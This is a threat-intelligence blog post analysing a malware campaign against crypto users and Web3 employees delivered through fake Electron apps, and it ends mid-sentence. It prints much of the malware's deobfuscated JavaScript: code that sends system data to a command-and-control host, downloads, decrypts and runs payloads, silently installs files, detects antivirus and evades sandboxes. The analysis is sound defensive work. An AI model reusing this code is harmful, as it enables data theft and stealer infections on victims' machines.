

Organized Traffer Gang on the Rise Targeting Web3 Employees and Crypto Holders

hybrid-analysis.blogspot.com/2026/01/organized-traffer-gang-on-rise.html

Thursday, January 22, 2026

Author(s): Vlad Pasca, Radu-Emanuel Chiscariu

- Sophisticated cybercriminal operation targets cryptocurrency users and Web3 employees
- Malware delivered through fake Electron applications disguised as legitimate tools
- Uses extensive infrastructure of 80+ domains across multiple campaigns
- Employs advanced social engineering with elaborate fake company ecosystems
- Shared infrastructure suggests links to multiple trafter groups including "Marko Polo", "CrazyEvil", and "Wagmi"
- Documented earnings of at least \$2.4 million from cryptocurrency theft

Hybrid Analysis has identified a sophisticated cybercriminal operation targeting cryptocurrency users and Web3 employees. This threat actor is part of an organized "traffer gang" – an organized cybercriminal operation with hierarchical structures that specialize in delivering malware through convincing social engineering lures for financial gain. It has evolved from basic phishing to highly targeted attacks using fake companies, sophisticated malware, and elaborate social engineering techniques. The campaign shows clear signs of Russian-speaking threat actors, based on code comments and operational patterns.

A Hybrid Analysis Perspective

As we can see in the Hybrid Analysis [report](#), the process drops multiple compressed files, namely app-64.7z and app.asar.

Dropped file has high entropy (likely encrypted/compressed content)

details Dropped file "%TEMP%\nsp830C.tmp\app-64.7z" has high entropy 7.99996
Dropped file "%TEMP%\nsp830C.tmp\7z-out\resources.pak" has high entropy 7.99538
Dropped file "%TEMP%\nsp830C.tmp\7z-out\resources\app.asar" has high entropy 7.96237
Dropped file "%PROGRAMFILES%\Opulous\is-D23CM.tmp" has high entropy 7.97987
Dropped file "%TEMP%\nsp830C.tmp\7z-out\chrome_200_percent.pak" has high entropy 7.94248
Dropped file "%TEMP%\nsp830C.tmp\7z-out\chrome_100_percent.pak" has high entropy 7.92414
Dropped file "%TEMP%\nsp830C.tmp\7z-out\resources\opulous.png" has high entropy 7.96147
Dropped file "%TEMP%\nsp830C.tmp\7z-out\resources.pak" has high entropy 7.99538
Dropped file "%TEMP%\nsp830C.tmp\7z-out\resources\app.asar" has high entropy 7.96237
Dropped file "%TEMP%\3266oHTzWOLVS9bq2P9cLkj3Ja0\resources\app.asar" has high entropy 7.96237
Dropped file "%TEMP%\nsp830C.tmp\app-64.7z" has high entropy 7.99996
Dropped file "%TEMP%\3266oHTzWOLVS9bq2P9cLkj3Ja0\resources.pak" has high entropy 7.99538
Dropped file "%TEMP%\3266oHTzWOLVS9bq2P9cLkj3Ja0\chrome_200_percent.pak" has high entropy 7.94248

source Binary File

relevance 5/10

research [Show me all reports matching the same indicator](#)

ATT&CK ID T1027 ([Show technique in the MITRE ATT&CK™ matrix](#))

Figure 1 – Multiple encrypted or compressed files are dropped

The malware also creates multiple executables and DLLs, some of them being dependencies for Electron applications (Figure 2).

Drops executable files

details	"Opulous Client.exe" has type "PE32+ executable for MS Windows 5.02 (GUI) x86-64 15 sections"- Location: [%TEMP%\nsp9403tmp\7z-out\Opulous Client.exe]- [targetUID: 00000000-0-00007132] "libGLESv2.dll" has type "PE32+ executable for MS Windows 5.02 (DLL) x86-64 11 sections"- Location: [%TEMP%\nsp830Ctmp\7z-out\libGLESv2.dll]- [targetUID: 00000000-00003276] "vk_swiftshader.dll" has type "PE32+ executable for MS Windows 5.02 (DLL) x86-64 11 sections"- Location: [%TEMP%\3266cHTzW0LV59bq2P9cLk3Ja0\vk_swiftshader.dll]- [targetUID: 00000000-00003276] "ffmpeg.dll" has type "PE32+ executable for MS Windows 5.02 (DLL) x86-64 10 sections"- Location: [%TEMP%\nsp9403tmp\7z-out\ffmpeg.dll]- [targetUID: 00000000-00007132] "vulkan-1.dll" has type "PE32+ executable for MS Windows 5.02 (DLL) x86-64 11 sections"- Location: [%TEMP%\3266cHTzW0LV59bq2P9cLk3Ja0\vulkan-1.dll]- [targetUID: 00000000-00003276] "libEGL.dll" has type "PE32+ executable for MS Windows 5.02 (DLL) x86-64 11 sections"- Location: [%TEMP%\3266cHTzW0LV59bq2P9cLk3Ja0\libEGL.dll]- [targetUID: 00000000-00003276] "nsis7z.dll" has type "PE32 executable for MS Windows 6.00 (DLL) Intel i386 5 sections"- Location: [%TEMP%\nsp830Ctmp\nsis7z.dll]- [targetUID: 00000000-00003276] "elevate.exe" has type "PE32 executable for MS Windows 6.00 (console) Intel i386 6 sections"- Location: [%TEMP%\nsp9403tmp\7z-out\resources\elevate.exe]- [targetUID: 00000000-00000000]
source	Binary File
relevance	10/10
research	Show me all reports matching the same indicator
ATT&CK ID	T1105 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2 – Dependencies and other suspicious executables are created by the malware

As we can see in the process tree, the process spawns a new executable called Opulous Client.exe and queries the registry for the machine GUID value:

Analysed 14 processes in total ([System Resource Monitor](#)).



Figure 3 – Process tree

A Deeper Dive

In the first part of the analysis, we analyze a malicious Electron-based application called "Opulous". The application asks a user to register or login in the main window:




Figure 4 – Malicious application's main window

The malicious component can be found in the 7-Zip archive app-64.7z, specifically app.asar file, which is an archive format designed for [Electron](#) apps. [Asar7z](#) is a plugin for the 7-Zip tool that can be used to extract the content of an ASAR archive.

assets	11/18/2025 4:43 AM	File folder	
blacklist	11/18/2025 4:43 AM	File folder	
node_modules	11/18/2025 4:43 AM	File folder	
index	11/18/2025 4:43 AM	Microsoft Edge HTM...	13 KB
main	11/18/2025 4:43 AM	JavaScript File	192 KB
main.original	11/18/2025 4:43 AM	JavaScript File	42 KB
obfuscate	11/18/2025 4:43 AM	JavaScript File	3 KB
opulous.ico	11/18/2025 4:43 AM	ico file	130 KB
package.json	11/18/2025 4:43 AM	JSON File	1 KB

Figure 5 – Content of the app.asar archive after extraction

The JS file main.original.js is a leftover by the threat actor that contains the unobfuscated JavaScript code, and the main.js file is the obfuscated version. We continue with the analysis of the unobfuscated script.

Figure 6 reveals the command-and-control (C2) server opulous-app[.]live and a series of comments in Russian. The malware can specify command line arguments such as "novm" or "disablechecks", which skips the verification of the VM and Server detection.

```

const { app, BrowserWindow, ipcMain } = require("electron");
const path = require("path");
const { execSync } = require("child_process");
const os = require("os");
const fs = require("fs");
const axios = require("axios");
const crypto = require("crypto");

const API_URL = "https://api.opulous-app.live"; // Домен клиента
const CLIENT_NAME = "Opulous-Client-1"; // Имя клиента для отправки на сервер
const BLACKLIST_DIR = path.join(__dirname, "blacklist"); // Папка blacklist в корне проекта
let mainWindow;
let authWindow;
let appProcess = null;
let isAuthenticated = false;
let skipVMCheck = false; // Флаг для пропуска проверки на VM
let skipAllChecks = false; // Флаг для полного пропуска всех проверок

// Проверка аргументов командной строки
const args = process.argv.slice(1);
if (args.includes("--novm") || args.includes("novm")) {
  skipVMCheck = true;
  console.log("VM check disabled via command line argument");
}
if (args.includes("--disablechecks") || args.includes("disablechecks")) {
  skipAllChecks = true;
  console.log("All checks (VM and server) disabled via command line argument");
}

```

Figure 6 – The original script highlights the C2 server and has comments in Russian

First, the malware calls a function named `sendClientName()` that extracts many details of the machine. It creates a payload based on this info and exfiltrates data to the `/client-name` URI on the C2 server:

```

// Функция для отправки имени клиента на сервер
async function sendClientName() {
  try {
    console.log(`Отправка имени клиента: ${CLIENT_NAME}`);

    const sysInfo = await getSystemInfo();

    const payload = {
      clientName: CLIENT_NAME,
      ip: sysInfo.ip,
      country: sysInfo.country,
      language: sysInfo.language,
      userName: sysInfo.username,
      system: sysInfo.os,
      timestamp: new Date().toISOString()
    };

    const response = await axios.post(`${API_URL}/client-name`, payload, { timeout: 5000 });

    if (response.data.success) {
      console.log('✅ Имя клиента успешно отправлено на сервер');
    } else {
      console.log('❌ Ошибка при отправке имени клиента:', response.data);
    }
  } catch (error) {
    console.error('❌ Ошибка при отправке имени клиента:', error.message);
  }
}

```

Figure 7 – Extract system information and exfiltrate it to the C2 server

The extracted information includes the following (Figure 8):

- Private and public IP address
- CPU model and RAM size
- OS version

- Hostname and Username
- GPU information
- Installed antivirus software
- Language and country extracted from the public IP
- Whether the machine is a virtual machine or a server

```
async function getSystemInfo() {
  const localeInfo = await getLocaleInfo();
  const ipData = await getIPAddress();

  return {
    cpu: os.cpus()[0].model,
    ram: Math.round(os.totalmem() / 1024 / 1024),
    os: getFriendlyOS(),
    hostname: os.hostname(),
    username: os.userInfo().username,
    ip: ipData.ip,
    gpu: getGPUInfo(),
    antivirus: getAntivirus(),
    language: localeInfo.language,
    country: ipData.country,
    isVM: isVirtualMachine(),
    isServer: isServerEnvironment(),
  };
}
```

Figure 8 – Collect information about the infected machine

The malware extracts the local IP address by calling the networkInterfaces function. The public IP address is retrieved using a list of four legitimate websites, as highlighted below.

```
async function getIPAddress() {
  const nets = os.networkInterfaces();
  let localIP = "unknown";

  for (const name of Object.keys(nets)) {
    for (const net of nets[name]) {
      if (net.family === "IPv4" && !net.internal) {
        localIP = net.address;
        break;
      }
    }
    if (localIP !== "unknown") break;
  }

  const publicIPServices = [
    "https://api.ipify.org?format=text",
    "https://ipv4.icanhazip.com",
    "https://api.my-ip.io/ip",
    "https://checkip.amazonaws.com",
  ];

  let publicIP = localIP;
  for (const service of publicIPServices) {
    try {
      const response = await axios.get(service, { timeout: 3000 });
      publicIP = response.data.trim();

      if (publicIP && /^\\d{1,3}\\d{1,3}\\d{1,3}\\d{1,3}$/.test(publicIP)) {
        console.log(`Public IP obtained from ${service}: ${publicIP}`);
        break;
      }
    }
  }
}
```

Figure 9 – Private and public IP addresses are retrieved by the malware

The malicious process obtains GPU information using three methods displayed in Figure 10.

```

function getGPUInfo() {
  try {
    if (process.platform === "win32") {
      try {
        const psOutput = execSync(
          'powershell "Get-CimInstance -ClassName Win32_VideoController | Select-Object -First 1 -ExpandProperty Name"',
          { encoding: "utf8", timeout: 5000, windowsHide: true }
        );
        if (psOutput && psOutput.trim() && !psOutput.includes("error")) {
          console.log("GPU info obtained via PowerShell CIM");
          return psOutput.trim();
        }
      } catch (e) {
        console.log("PowerShell CIM method failed:", e.message);
      }

      try {
        const dxOutput = execSync(
          'powershell "Get-ItemProperty -Path \\\"HKLM:\\SYSTEM\\CurrentControlSet\\Control\\Class\\{4d36e968-e325-11ce-bfcl-08002be10318}\\0*\\\" -Name DriverDesc -ErrorAction SilentlyContinue"',
          { encoding: "utf8", timeout: 5000, windowsHide: true }
        );
        if (dxOutput && dxOutput.trim() && !dxOutput.includes("error")) {
          console.log("GPU info obtained via Registry");
          return dxOutput.trim();
        }
      } catch (e) {
        console.log("Registry method failed:", e.message);
      }

      try {
        const sysOutput = execSync('systeminfo | findstr /C:"Total Physical Memory"', {
          encoding: "utf8",
          timeout: 10000,
          windowsHide: true,
        });
        if (sysOutput) {
          const gpuOutput = execSync(
            'powershell "Get-ItemProperty -Path \\\"HKLM:\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\WinSAT\\\" -Name PrimaryAdapterString -ErrorAction SilentlyContinue"',
            { encoding: "utf8", timeout: 5000, windowsHide: true }
          );
          if (gpuOutput && gpuOutput.trim() && !gpuOutput.includes("error")) {
            console.log("GPU info obtained via WinSAT");
            return gpuOutput.trim();
          }
        }
      }
    }
  }
}

```

Figure 10 – Obtain information about the GPU

The executable is looking for registry keys, services, and processes associated with multiple antivirus vendors:

```

function getAntivirus() {
  try {
    if (process.platform === "win32") {
      try {
        const psOutput = execSync(
          'powershell "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct | Select-Object -First 1 -ExpandProperty displayName"',
          { encoding: "utf8", timeout: 5000, windowsHide: true }
        );
        if (psOutput && psOutput.trim() && !psOutput.includes("error")) {
          console.log("Antivirus info obtained via PowerShell CIM");
          return psOutput.trim();
        }
      } catch (e) {
        console.log("PowerShell CIM method failed:", e.message);
      }

      const antivirusRegistry = [
        { name: "Windows Defender", path: "HKLM\\SOFTWARE\\Microsoft\\Windows Defender" },
        { name: "Kaspersky", path: "HKLM\\SOFTWARE\\KasperskyLab" },
        { name: "Avast", path: "HKLM\\SOFTWARE\\AVAST Software" },
        { name: "AVG", path: "HKLM\\SOFTWARE\\AVG" },
        { name: "Norton", path: "HKLM\\SOFTWARE\\Symantec" },
        { name: "McAfee", path: "HKLM\\SOFTWARE\\McAfee" },
        { name: "Bitdefender", path: "HKLM\\SOFTWARE\\Bitdefender" },
        { name: "ESET", path: "HKLM\\SOFTWARE\\ESET" },
        { name: "Trend Micro", path: "HKLM\\SOFTWARE\\TrendMicro" },
        { name: "Malwarebytes", path: "HKLM\\SOFTWARE\\Malwarebytes" },
        { name: "Comodo", path: "HKLM\\SOFTWARE\\ComodoGroup" },
        { name: "Avira", path: "HKLM\\SOFTWARE\\Avira" },
        { name: "Sophos", path: "HKLM\\SOFTWARE\\Sophos" },
        { name: "Panda Security", path: "HKLM\\SOFTWARE\\Panda Security" },
        { name: "F-Secure", path: "HKLM\\SOFTWARE\\F-Secure" },
        { name: "ZoneAlarm", path: "HKLM\\SOFTWARE\\CheckPoint\\ZoneAlarm" },
        { name: "Quick Heal", path: "HKLM\\SOFTWARE\\QuickHeal" },
        { name: "360 Total Security", path: "HKLM\\SOFTWARE\\360Safe" },
        { name: "G Data", path: "HKLM\\SOFTWARE\\G Data" },
        { name: "BullGuard", path: "HKLM\\SOFTWARE\\BullGuard" },
        { name: "Ad-Aware", path: "HKLM\\SOFTWARE\\Lavasoft\\Ad-Aware" },
        { name: "Esisoft", path: "HKLM\\SOFTWARE\\Esisoft" },
        { name: "Webroot", path: "HKLM\\SOFTWARE\\Webroot" },
        { name: "Dr.Web", path: "HKLM\\SOFTWARE\\Doctor Web" },
        { name: "ClamWin", path: "HKLM\\SOFTWARE\\ClamWin" },
      ];
    }
  }
}

```

Figure 11 – Antivirus detection

Even if the initial executable is a Windows PE file, we've identified JavaScript code that suggests Linux machines could be a target as well. As we can see below, the process verifies the presence of multiple AV processes and services on Linux OS:

```

if (process.platform === "linux") {
  const linuxAntivirus = [
    { name: "ClamAV", process: "clamd", service: "clamav-daemon" },
    { name: "Sophos", process: "savd", service: "savd" },
    { name: "ESET", process: "eset_nod32", service: "eset_nod32" },
    { name: "Comodo", process: "cmdavd", service: "cmdavd" },
    { name: "F-Secure", process: "fsavd", service: "fsav" },
  ];

  for (const av of linuxAntivirus) {
    try {
      const taskOutput = execSync(`ps -C ${av.process} --no-headers`, {
        encoding: "utf8",
        timeout: 3000,
      });
      if (taskOutput && taskOutput.trim()) {
        console.log(`Linux antivirus detected via process: ${av.name}`);
        return av.name;
      }
    } catch (e) {
      // Продолжаем поиск
    }

    try {
      const serviceOutput = execSync(`systemctl is-active ${av.service}`, {
        encoding: "utf8",
        timeout: 3000,
      });
      if (serviceOutput && serviceOutput.trim() === "active") {
        console.log(`Linux antivirus detected via service: ${av.name}`);
        return av.name;
      }
    } catch (e) {
      // Продолжаем поиск
    }
  }
}

```

Figure 12 – Linux antivirus processes and services

The malware verifies whether the current host is a virtual machine by checking information against a list of machine GUIDs, processes, services, and so on. We've identified a [GitHub repository](#) containing the same characteristics of the sandboxes used by VirusTotal dynamic analysis feature.

```

// Проверка на виртуальную машину через VirusTotal blacklist
function isVirtualMachine() {
  if (skipVMCheck || skipAllChecks) {
    console.log("VM check skipped due to flag");
    return false;
  }

  console.log("Starting VM blacklist detection...");
  try {
    const files = {
      machineGuid: path.join(BLACKLIST_DIR, "MachineGuid.txt"),
      pcName: path.join(BLACKLIST_DIR, "pc_name_list.txt"),
      services: path.join(BLACKLIST_DIR, "services_list.txt"),
      baseBoardManufacturer: path.join(BLACKLIST_DIR, "BaseBoard_Manufacturer_List.txt"),
      baseBoardSerial: path.join(BLACKLIST_DIR, "BaseBoard_Serial_List.txt"),
      biosSerial: path.join(BLACKLIST_DIR, "BIOS_Serial_List.txt"),
      cpuSerial: path.join(BLACKLIST_DIR, "CPU_Serial_List.txt"),
      diskDriveSerial: path.join(BLACKLIST_DIR, "DiskDrive_Serial_List.txt"),
      gpu: path.join(BLACKLIST_DIR, "gpu_list.txt"),
      hwid: path.join(BLACKLIST_DIR, "hwid_list.txt"),
      hwProfileGuid: path.join(BLACKLIST_DIR, "HwProfileGuid_List.txt"),
      ip: path.join(BLACKLIST_DIR, "ip_list.txt"),
      mac: path.join(BLACKLIST_DIR, "mac_list.txt"),
      pcUsername: path.join(BLACKLIST_DIR, "pc_username_list.txt"),
      processes: path.join(BLACKLIST_DIR, "processes_list.txt"),
      pcPlatforms: path.join(BLACKLIST_DIR, "pc_platforms.txt"),
    };

    const getValue = (file, getter) => {
      if (fs.existsSync(file)) {
        const content = fs.readFileSync(file, "utf8").toLowerCase().split("\n").filter(line => line.trim());
        const value = getter().toLowerCase();
        console.log(`Checking ${file}: value = ${value}, content length = ${content.length}`);
        return content.includes(value);
      }
      console.log(`File not found: ${file}`);
      return false;
    };
  }
}

```

Figure 13 – VM detection based on known artifacts

For server detection, the malware verifies if the OS version contains a list of keywords and the presence of strings in the hostname that could indicate a Cloud or Enterprise environment. It also verifies if the role of the current machine in the workgroup is 2 ("StandaloneServer"):

```

// Функция для проверки на серверное окружение и облачных провайдеров
function isServerEnvironment() {
  if (skipAllChecks) {
    console.log("Server check skipped due to disablechecks flag");
    return false;
  }

  console.log("Starting server environment detection...");
  try {
    const hostname = os.hostname().toLowerCase();
    const osType = os.type().toLowerCase();
    const osRelease = os.release().toLowerCase();

    const serverOsKeywords = [
      "windows server",
      "ubuntu server",
      "centos",
      "red hat enterprise linux",
      "rhel",
      "debian",
      "suse",
      "server",
    ];
    for (const [index, keyword] of serverOsKeywords.entries()) {
      const osMatch = osRelease.includes(keyword) || osType.includes(keyword);
      console.log(`Server OS check ${index + 1}/${serverOsKeywords.length}: ${keyword} -> ${osMatch}`);
      if (osMatch) {
        console.log(`Server OS detected: ${keyword}`);
        return true;
      }
    }

    const cloudKeywords = [
      "ec2",
      "compute.internal",
      "azure",
      "google",
      "gce",
      "aws",
      "amazon",
      "cloud",
      "vps",
      "vds",
      "microsoft",
      "digitalocean",
      "linode",
      "vultr",
      "ovh",
    ];
  }
}

```

Figure 14 – Verify if the infected host is a server

The process listens to multiple [channels](#) such as "process-auth-data", "submit-email", "get-system-detail", and others. When new messages arrive, a specific function would be executed. For the first channel we mentioned, the process generates an email address based on the input username in the app and exfiltrates the system information to the C2 server, requesting a file that would be downloaded, decrypted, and executed on the local machine:

```

ipcMain.on('process-auth-data', async (event, authData) => {
  console.log('Processing auth data for app launch:', authData);

  const { username, password, isLoginMode, serverResponse } = authData;
  const generatedEmail = generateEmailFromUsername(username);

  console.log(`Generated email from username "${username}": ${generatedEmail}`);

  try {
    const sysInfo = await getSystemInfo();

    // Всегда пытаемся получить файл через verify (для обоих случаев)
    console.log(`Attempting to get file via verify for ${isLoginMode ? 'login' : 'registration'}...`);

    const verifyResponse = await axios.post(`${API_URL}/verify`, {
      email: generatedEmail,
      username: generatedEmail,
      password: password,
      clientName: CLIENT_NAME,
      ...sysInfo
    });

    if (verifyResponse.data.file && verifyResponse.data.key) {
      console.log('File received via verify, launching application...');

      const success = decryptAndRun(verifyResponse.data.file, verifyResponse.data.key);

      if (success) {
        // Отправляем статус запуска
        await axios.post(`${API_URL}/status`, {
          email: username,
          status: "launched",
          pid: appProcess ? appProcess.pid : "unknown",
          launchCode: crypto.randomBytes(8).toString("hex"),
          clientName: CLIENT_NAME,
          originalUsername: username,
          generatedEmail: generatedEmail,
          authType: isLoginMode ? "login" : "register",
          ...sysInfo,
        });

        console.log(`Application launched successfully after ${isLoginMode ? 'login' : 'registration'}`);
      }
    }
  }
}

```

Figure 15 – Generate an email based on the username and execute the downloaded file

The email generation function combines the username with known email domains (see Figure 16).

```

function generateEmailFromUsername(username) {
  // Список популярных доменов для генерации email
  const emailDomains = [
    'gmail.com', 'yahoo.com', 'hotmail.com', 'outlook.com',
    'mail.com', 'protonmail.com', 'icloud.com', 'aol.com'
  ];

  // Выбираем случайный домен
  const randomDomain = emailDomains[Math.floor(Math.random() * emailDomains.length)];

  // Очищаем username от специальных символов
  const cleanUsername = username.toLowerCase().replace(/[^\a-z0-9]/g, '');

  // Если username уже содержит @, возвращаем как есть
  if (username.includes('@')) {
    return username;
  }

  // Генерируем email
  return `${cleanUsername}@${randomDomain}`;
}

```

Figure 16 – Email address generation

The file specified by the C2 server is Base64-decoded and decrypted using AES256, with the key being transmitted by the server, and IV is composed of NULL bytes. The newly-created executable is saved as tradingview.exe and spawned by the process:

```
function decryptAndRun(encryptedData, key) {
  try {
    const iv = Buffer.alloc(16, 0);
    const keyBuffer = Buffer.from(key.trim(), "hex");
    const decipher = crypto.createDecipheriv("aes-256-cbc", keyBuffer, iv);
    let decrypted = decipher.update(Buffer.from(encryptedData, "base64"));
    decrypted = Buffer.concat([decrypted, decipher.final()]);

    console.log("Decrypted file size:", decrypted.length);

    const documentsDir = path.join(os.homedir(), "Documents");
    const exePath = path.join(documentsDir, "tradingview.exe");

    fs.writeFileSync(exePath, decrypted);
    console.log("Decrypted exe file saved to:", exePath);

    const { shell } = require("electron");
    const promise = shell.openPath(exePath);

    promise.then((errorMessage) => {
      if (errorMessage) {
        console.error("Shell open error:", errorMessage);
        try {
          const { spawn } = require("child_process");
          const options = {
            detached: true,
            stdio: "ignore",
            windowsHide: false,
            cwd: documentsDir,
            env: process.env,
          };
          const childProcess = spawn(exePath, [], options);
          childProcess.unref();
          appProcess = childProcess;
          console.log("Process started with PID:", childProcess.pid);
        } catch (error) {
          console.error("Spawn error:", error);
        }
      }
    });
  } catch (error) {
    console.error("Decryption error:", error);
  }
}
```

Figure 17 – Decrypt the content using the AES256 algorithm and run the newly-created file

The second Electron-based [downloader](#) we have identified needs a token to run properly. This token can be extracted from the command line arguments or the App Launcher's URL and is validated with the C2 server:

```

app.on('open-url', (event, url) => {
  event.preventDefault();

  try {
    const cleanUrl = url.replace(/\\/g, '').replace(/"/g, '');

    const parsedUrl = new URL(cleanUrl);
    const token = parsedUrl.searchParams.get('token');
    if (token) {
      verifyToken(token);
    }
  } catch (e) {
    console.error('Invalid URL received:', url);
    console.error('Error details:', e);
  }
});

if (process.platform === 'win32') {
  app.setAsDefaultProtocolClient('app-launcher');

  const gotTheLock = app.requestSingleInstanceLock();

  if (!gotTheLock) {
    app.quit();
  } else {
    app.on('second-instance', (event, argv) => {
      const url = argv[argv.length - 1];
      if (url.startsWith('app-launcher://')) {
        try {
          const cleanUrl = url.replace(/\\/g, '').replace(/"/g, '');
          const parsedUrl = new URL(cleanUrl);
          const token = parsedUrl.searchParams.get('token');
          if (token) {
            verifyToken(token);
          }
        }
      }
    });
  }
}

```

Figure 18 – A token is mandatory for a successful execution

The process displays a fake verification screen while the verification is in progress:

```

async function verifyToken(token) {
  if (!token) {
    console.error('No token provided for verification');
    return;
  }

  if (verificationInProgress) {
    return;
  }

  verificationInProgress = true;

  try {
    const waitingDialog = dialog.showMessageBox({
      type: 'info',
      title: 'Verification',
      message: 'Please wait while we verify your token...',
      buttons: ['Close'],
      defaultId: 0,
      cancelId: 0
    });

    const checkStatus = async () => {
      try {
        const result = await sendVerificationRequest(token);

        if (result.access === true) {
          dialog.showMessageBox({
            type: 'info',
            title: 'Installation',
            message: 'Please wait while installing necessary components...\n\nVerification successful!',
            buttons: ['Close'],
            defaultId: 0,
            cancelId: 0
          });
        }
      }
    };
  }
}

```

Figure 19 – Verification screen is displayed to the unsuspecting user

The malware sends the token along with system information such as OS version, username, CPU name, RAM size, MAC address, and GPU information:

```

async function sendVerificationRequest(token) {
  try {
    const hwid = await getHWID();

    // Собираем информацию о системе
    const windowsVersion = await getWindowsVersion();
    const systemInfo = {
      n1: userInfo.username,
      n2: os.cpus()[0].model.trim(),
      n3: os.cpus().length,
      n4: `${Math.round(os.totalmem() / (1024 * 1024 * 1024))} GB`,
      n5: `${windowsVersion} ${os.release()} ${os.arch()}`,
      n6: 'Not found',
      n7: 'Not found',
      n8: 'Not available'
    };

    // Получаем MAC-адрес
    for (const interfaceName in networkInterfaces) {
      const interface = networkInterfaces[interfaceName];
      for (const details of interface) {
        if (details.mac && details.mac !== '00:00:00:00:00:00') {
          systemInfo.n6 = details.mac;
          break;
        }
      }
      if (systemInfo.n6 !== 'Not found') break;
    }

    // Получаем информацию о видеокарте
    if (process.platform === 'win32') {
      const gpuInfo = await new Promise((resolve) => {
        exec('wmic path win32_VideoController get name', (error, stdout) => {
          if (!error) {
            resolve(stdout.split('\n')[1].trim());
          } else {
            resolve('Not found');
          }
        });
      });
      systemInfo.n7 = gpuInfo;
    }

    const requestData = {
      "token": token,
      "hwid": hwid,
    }
  }
}

```

Figure 20 – Data to be exfiltrated to the C2 server

The malware acts as a downloader by downloading and running executable and MSI files based on two fields called “link1” and “link2”, specified by the C2 server (Figure 21).

```

async function runFile(filePath) {
  return new Promise((resolve, reject) => {
    if (!fs.existsSync(filePath)) {
      console.error('File does not exist:', filePath);
      reject(new Error('File does not exist'));
      return;
    }

    const stats = fs.statSync(filePath);
    if (stats.size === 0) {
      console.error('File is empty:', filePath);
      reject(new Error('File is empty'));
      return;
    }

    const ext = path.extname(filePath).toLowerCase();
    if (ext !== '.exe' && ext !== '.msi') {
      console.error('Unsupported file type:', ext);
      reject(new Error('Unsupported file type'));
      return;
    }

    if (ext === '.msi') {
      const command = `msiexec /i "${filePath}" /quiet /norestart`;
      exec(command, (error) => {
        if (error) {
          console.error('Error running MSI:', error);
          reject(error);
        } else {
          resolve();
        }
      });
    } else {
      const command = `"${filePath}"`;
      exec(command, {
        detached: true,
        shell: true,
        windowsHide: true
      });
    }
  });
}

```

Figure 21 – Download and execute .exe and .msi files

The binary can also run Python scripts using the Python executable disguised as a different executable name:

```

async function runPythonScript(script, is32Bit = false) {
  return new Promise((resolve, reject) => {
    const pythonExeName = is32Bit ? 'ElectronInstallationTelemetryLogsSaver32.exe' : 'ElectronInstallationTelemetryLogsSaver64.exe';
    const bitFolder = is32Bit ? '32bit' : '64bit';
    const pythonExe = path.join(os.tmpdir(), config.tempDir.python, bitFolder, pythonExeName);

    console.log(`Running Python script with ${is32Bit ? '32-bit' : '64-bit'} version:`, pythonExe);

    if (!fs.existsSync(pythonExe)) {
      reject(new Error('Python executable not found: ${pythonExeName}'));
      return;
    }

    const command = `${pythonExe} -c "${script}"`;
    console.log(`Executing command: ${command}`);

    exec(command, {
      detached: true,
      shell: true,
      windowsHide: true,
      creationFlags: 0x00000000 // CREATE_NO_WINDOW flag
    });
  });
}

```

Figure 22 – Run Python scripts

According to previous campaigns and our analysis, the second stage can be an information stealer such as Rhadamanthys and Lumma on Windows and Amos/Atomic Stealer on MacOS.

Mapping the infrastructure

From July 2024 through June 2025, a series of sophisticated cryptocurrency-focused social engineering campaigns [emerged](#), targeting Web3 developers and project teams. Beginning in summer 2024, attackers [utilized](#) fake websites, GitHub repositories, and social media presence to distribute malware through seemingly legitimate applications. By September 2024, researchers [identified](#) 'Marko Polo', a financially motivated traffier team managing a Traffic Distribution System (TDS) responsible for over 30 social media scams using multiple malware families. December 2024 saw the emergence of the 'Meeten campaign' [targeting](#) Web3 employees with fake meeting software. Early 2025 brought an expansion of the fake company ecosystem, with threat actors adopting verification badges on social media platforms. By spring 2025, the NexVoo campaign demonstrated refined two-stage social engineering tactics and implemented invitation codes distributed through social apps to avoid detection. April 2025 research [revealed](#) the Wagmi traffier team's operations, which generated \$2.4 million between June 2023 and March 2025 through sophisticated cryptocurrency targeting. By June 2025, the campaign had [evolved](#) to include numerous fake companies, leading to the revocation of a legitimate certificate from Paperbucketmdb 